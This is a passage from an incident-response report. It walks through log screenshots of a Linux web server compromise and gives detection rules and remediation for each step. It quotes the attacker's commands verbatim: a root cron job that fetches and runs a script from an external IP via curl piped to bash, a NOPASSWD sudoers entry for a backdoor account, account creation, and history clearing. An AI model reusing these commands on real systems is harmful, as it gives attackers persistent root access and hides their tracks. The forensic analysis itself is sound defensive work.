


Figure SS-04 – Privilege Escalation to Root (Source: auth.log (sudo, host webserver01))

Timestamp(s): Mar 10 03:45:36 – 03:46:21

What the Screenshot Shows: Following the successful login, the log shows a series of sudo invocations by the backup user: "COMMAND=/usr/bin/id", "COMMAND=/usr/bin/cat /etc/sudoers", and "COMMAND=/bin/bash", each executed as root (USER=root) from TTY=pts/2. This is followed by "pam_unix(sudo:session): session opened for user root by backup(uid=1001)".

Technical Analysis: The sequence reflects a typical post-compromise privilege-escalation pattern: first confirming identity/privileges (id), then reviewing the sudoers configuration to understand what access is available (cat /etc/sudoers), and finally spawning an interactive root shell (/bin/bash) rather than running discrete commands, giving the attacker persistent interactive root control for the remainder of the session.

Security Significance: The backup account evidently holds sudo rights sufficient to obtain a full root shell without further restriction. All subsequent privileged actions in this investigation (account creation, sudoers modification, cron persistence, history clearing) are executed through this root shell using the sudo: backup log prefix.

Detection Logic: DL-03 – Privileged Command Execution

Potential Impact: Complete administrative control of webserver01 was obtained by the attacker via the backup account only minutes after the account was compromised.

Classification: Privilege Escalation **Severity:** Critical

Recommended Response: Isolate the affected host from the network pending investigation; preserve logs and disk state for forensic review; audit the sudoers configuration and remove any excessive privileges granted to the backup account; rotate all credentials on the host.

SS-05 – Sysupdate User Creation




Figure SS-05 – Sysupdate User Creation (Source: auth.log (useradd, host webserver01))

Timestamp(s): Mar 10 03:47:11 – 03:47:19

What the Screenshot Shows: The log records "useradd[1639]: new group: name=sysupdate, GID=1002" and "useradd[1639]: new user: name=sysupdate, UID=1002, GID=1002, home=/home/sysupdate, shell=/bin/bash", followed shortly by "passwd[1642]: pam_unix(passwd:chauthtok): password changed for sysupdate".

Technical Analysis: A brand-new local account named sysupdate was created with its own home directory and an interactive shell (/bin/bash), and a password was set for it immediately afterward. The account name is generic and plausible-sounding, resembling a legitimate system/service account, which may be intended to reduce the likelihood of the account being noticed during routine review.

Security Significance: Unexpected creation of a new privileged-capable local account directly following a root-shell compromise is a strong indicator of an attacker establishing a persistent backdoor identity independent of the originally compromised backup account.

Detection Logic: DL-04 – New User Account Creation

Potential Impact: Provides the attacker with an alternate, less conspicuous credential for regaining access even if the original backup account is subsequently secured.

Classification: Unauthorized Account Creation **Severity:** Critical

Recommended Response: Immediately disable and remove the sysupdate account; audit all local accounts on the host against an approved account inventory; alert on any future useradd/groupadd activity outside of change-managed windows.

SS-06 – Sysupdate Sudo Privileges




Figure SS-06 – Sysupdate Sudo Privileges (Source: auth.log (sudo, host webserver01))

Timestamp(s): Mar 10 03:47:31

What the Screenshot Shows: The highlighted entry reads "sudo: backup ; TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo sysupdate", executed from within the root shell obtained in SS-04.

Technical Analysis: The newly created sysupdate account (SS-05) is added to the sudo group using usermod, granting it the ability to execute privileged commands. This is a direct continuation of the account-creation step and occurs only 20 seconds later, indicating a scripted or well-rehearsed sequence of actions.

Security Significance: Sysupdate is no longer just an ordinary local account — it now has administrative capability, mirroring (and duplicating) the level of access the attacker already obtained through backup, but under a separate, attacker-controlled identity.

Detection Logic: DL-05 – Sudo Privilege Modification

Potential Impact: Establishes a second, independent path to full root access on the host, increasing the difficulty of fully remediating the compromise if only the original backup account is addressed.

Classification: Unauthorized Privilege Assignment **Severity:** Critical

Recommended Response: Remove sysupdate from the sudo group (or delete the account entirely per SS-05 remediation); enable alerting on group-membership changes to sudo/wheel groups; review /etc/group and /etc/sudoers for any other unauthorized entries.

SS-07 – Passwordless Sudo Persistence




Figure SS-07 – Passwordless Sudo Persistence (Source: auth.log (sudo, host webserver01))

Timestamp(s): Mar 10 03:47:46

What the Screenshot Shows: The highlighted entry shows "sudo: backup ... COMMAND=/bin/sh -c \"echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers\"", directly appending a NOPASSWD sudoers rule for the sysupdate account.

Technical Analysis: Rather than relying solely on group membership (SS-06), the attacker directly edited /etc/sudoers to grant sysupdate unrestricted root privileges (ALL=(ALL)) without requiring a password (NOPASSWD:ALL). This is a redundant, belt-and-suspenders persistence step that ensures sysupdate can execute any command as root without needing to know or re-enter a password.

Security Significance: NOPASSWD sudo rules for a non-default account are a well-known persistence and privilege-escalation technique. Combined with SS-05 and SS-06, this confirms sysupdate was deliberately built into a fully privileged, low-friction backdoor account.

Detection Logic: DL-06 – Passwordless Sudo Configuration

Potential Impact: Allows the attacker (or anyone with the sysupdate credential) to obtain root access instantly, at any time, without needing to defeat any further authentication controls on the host.

Classification: Privilege Persistence / Sudoers Tampering **Severity:** Critical

Recommended Response: Remove the unauthorized NOPASSWD entry from /etc/sudoers immediately; implement file integrity monitoring on /etc/sudoers and /etc/passwd; restrict direct sudoers editing to configuration-managed, change-controlled processes only.

SS-08 – Cron Persistence




Figure SS-08 – Cron Persistence (Source: auth.log (sudo, host webserver01))

Timestamp(s): Mar 10 03:48:26

What the Screenshot Shows: The highlighted entry reads "sudo: backup ... COMMAND=/bin/sh -c \"(crontab -l; echo '* /10 * * * curl -s http://192.0.2.99/update.sh | bash') | crontab -l\"", which appends a new scheduled job to root's crontab. Line 194 immediately preceding it shows the attacker first listed the existing crontab (crontab -l) before appending to it.

Technical Analysis: The command preserves any existing crontab entries and appends a new job scheduled to run every 10 minutes (* /10 * * *), which downloads a script named update.sh from the external host 192.0.2.99 over HTTP and pipes it directly into bash for execution. This is a well-established persistence technique that guarantees recurring code execution as root without requiring any further interactive access.

Security Significance: This single cron entry is the mechanism that subsequently produces the recurring outbound network activity documented in SS-09 and SS-11. It converts a one-time compromise into an ongoing, self-sustaining foothold.

Detection Logic: DL-07 – Cron-Based Persistence

Potential Impact: Guarantees the attacker continued, unattended remote code execution on the host as root every ten minutes, independent of whether the backup or sysupdate accounts are later disabled.

Classification: Persistence – Scheduled Task **Severity:** Critical

Recommended Response: Remove the malicious crontab entry from root's crontab immediately; block outbound access to 192.0.2.99 at the firewall/proxy; audit all cron jobs on the host and any others in the environment for similar remote-fetch-and-execute patterns.

SS-09 – Suspicious Network Connection




Figure SS-09 – Suspicious Network Connection (Source: syslog.log (kernel/CRON, host webserver01))

Timestamp(s): Mar 10 03:20:04 – 03:40:12

What the Screenshot Shows: The log shows repeated CRON entries executing "curl -s http://192.0.2.99/update.sh | bash" at 03:20:04, 03:30:06 and 03:40:11, each immediately followed by an IPTABLES-OUT kernel log entry recording an outbound connection: SRC=10.0.0.15, DST=192.0.2.99, PROTO=TCP, DPT=443, with SYN flags at connection start and, in one case (03:23:55–03:24:00), ACK PSH and ACK FIN flags indicating an established session that pushed data before closing.

Technical Analysis: The outbound connections from the internal host address 10.0.0.15 to the external address 192.0.2.99 on port 443 occur at intervals that match the ten-minute cron cadence established in SS-08, confirming that this network activity is generated by the malicious cron job rather than legitimate application traffic. Notably, entries showing this same URL/IP pattern appear as early as 03:20:04 in syslog.log, which is earlier than the 03:48:26 timestamp at which the cron entry is shown being added in SS-08; this discrepancy between the two logs is noted here as an observation for further correlation and is not resolved by the available evidence.

Security Significance: Recurring, scheduled outbound connections to a single external IP over a common port used to blend in with legitimate HTTPS traffic (443) is consistent with a command-and-control (C2) beaconing or remote-update pattern associated with compromised hosts.

Detection Logic: DL-08 – Suspicious Outbound Network Connection

Potential Impact: Provides the attacker with an ongoing communication channel to the compromised host, which may be used to issue further commands, update the malicious payload, or exfiltrate data.

Classification: Suspicious Outbound / Possible C2 **Severity:** **Critical**

Recommended Response: Block outbound traffic to 192.0.2.99 at the network perimeter; capture and analyze full packet data for any future connections to this destination; review DNS and proxy logs for related indicators; treat 192.0.2.99 as a confirmed indicator of compromise (IOC) pending further analysis.

SS-10 – Sensitive Data Archive




Figure SS-10 – Sensitive Data Archive (Source: syslog.log (audit/EXECVE, host webserver01))

Timestamp(s): Mar 10 03:23:10

What the Screenshot Shows: The highlighted audit entry reads "audit: EXECVE arg=0 a0=\"/bin/tar\" a1=\"czf\" a2=\"/tmp/.cache_bkp.tar.gz\" a3=\"/var/www/html\" a4=\"/etc/nginx\"", recording execution of the tar utility to create a compressed archive.

Technical Analysis: The command archives the entire web root (/var/www/html) and the nginx configuration directory (/etc/nginx) into a single gzip-compressed file. The output path, /tmp/.cache_bkp.tar.gz, uses a leading dot to hide the file from a default directory listing and a name ("cache_bkp") designed to appear as routine cache or backup data rather than a deliberately staged archive.

Security Significance: Bundling website content and server configuration into a disguised, hidden archive file is consistent with data collection or staging activity that commonly precedes exfiltration. The available evidence documents the archive's creation only; it does not show the file being transferred off the host, so exfiltration itself is not confirmed by this screenshot alone.

Detection Logic: DL-09 – Sensitive Data Archive Creation

Potential Impact: If transferred off-host, the archive could expose website source code, configuration files, and potentially credentials or secrets embedded in the nginx configuration.

Classification: Data Collection / Staging **Severity:** High

Recommended Response: Preserve /tmp/.cache_bkp.tar.gz and the surrounding filesystem timeline for forensic analysis; determine whether the file was transferred out (correlate with SS-09 network activity around 03:23:55–03:24:00); rotate any credentials or secrets present in the archived configuration; remove the artifact once evidence has been captured.

SS-11 – Suspicious Cron Update Activity




Figure SS-11 – Suspicious Cron Update Activity (Source: syslog.log (CRON, host webserver01))

Timestamp(s): Mar 10 03:20:04, 03:30:06, 03:40:11

What the Screenshot Shows: The search results highlight three occurrences of "update.sh" in syslog.log, each part of a CRON entry: "CMD (curl -s http://192.0.2.99/update.sh | bash)", recurring at approximately ten-minute intervals.

Technical Analysis: This evidence confirms that the cron persistence mechanism documented in SS-08 is not a one-time event but an actively recurring execution pattern, repeatedly fetching and running a remote shell script from the same external host each cycle.

Security Significance: Recurring remote-fetch-and-execute behavior gives the attacker a standing mechanism to update or refresh the payload running on the host at any time, without needing to re-establish access via SSH.

Detection Logic: DL-10 – Suspicious Cron/Update Activity

Potential Impact: Ongoing exposure to arbitrary remote code execution as root, refreshed every ten minutes, until the cron entry is removed and outbound access to the host is blocked.

Classification: Persistence Execution / Recurring Malicious Activity **Severity:** Critical

Recommended Response: Remove the cron entry (see SS-08 response); capture a copy of update.sh (if still retrievable) for malware analysis in an isolated environment; monitor for any similar curl/wget-piped-to-shell patterns elsewhere in the environment.

SS-12 – Command History Clearing




Figure SS-12 – Command History Clearing (Source: auth.log (sudo, host webserver01))

Timestamp(s): Mar 10 03:48:59

What the Screenshot Shows: The highlighted entry reads "sudo: backup ; TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/history -c", executed at the end of the attacker's privileged command sequence, shortly after an earlier command (03:48:51) that redirected empty content into /home/backup/.bash_history.

Technical Analysis: The history -c command clears the in-memory shell command history for the current session. Taken together with the preceding redirection of the backup account's .bash_history file to empty, this represents a deliberate attempt to remove local, easily reviewed evidence of the commands executed during this session.

Security Significance: Clearing shell history is a recognized anti-forensic technique. On its own, a single history -c command does not prove malicious intent, since routine administrative hygiene can also produce this entry; however, in the context of the privilege escalation, account creation, and persistence activity that immediately precede it in this session, it is consistent with an attempt to reduce the attacker's forensic footprint on the host.

Detection Logic: DL-11 – Command History Clearing

Potential Impact: Reduces the amount of locally-stored evidence available for incident responders working directly from the compromised host's shell history, increasing reliance on centralized/remote logging (such as the auth.log and syslog.log records used in this investigation) to reconstruct attacker activity.

Classification: Defense Evasion (Possible) **Severity:** High

Recommended Response: Ensure authentication and sudo activity is forwarded to a centralized, tamper-resistant log store (as was evidently done here, enabling this investigation); alert on history -c and similar anti-forensic commands executed via sudo; capture a forensic disk image before further remediation where feasible.

SS-13 – Successful Sysupdate Login

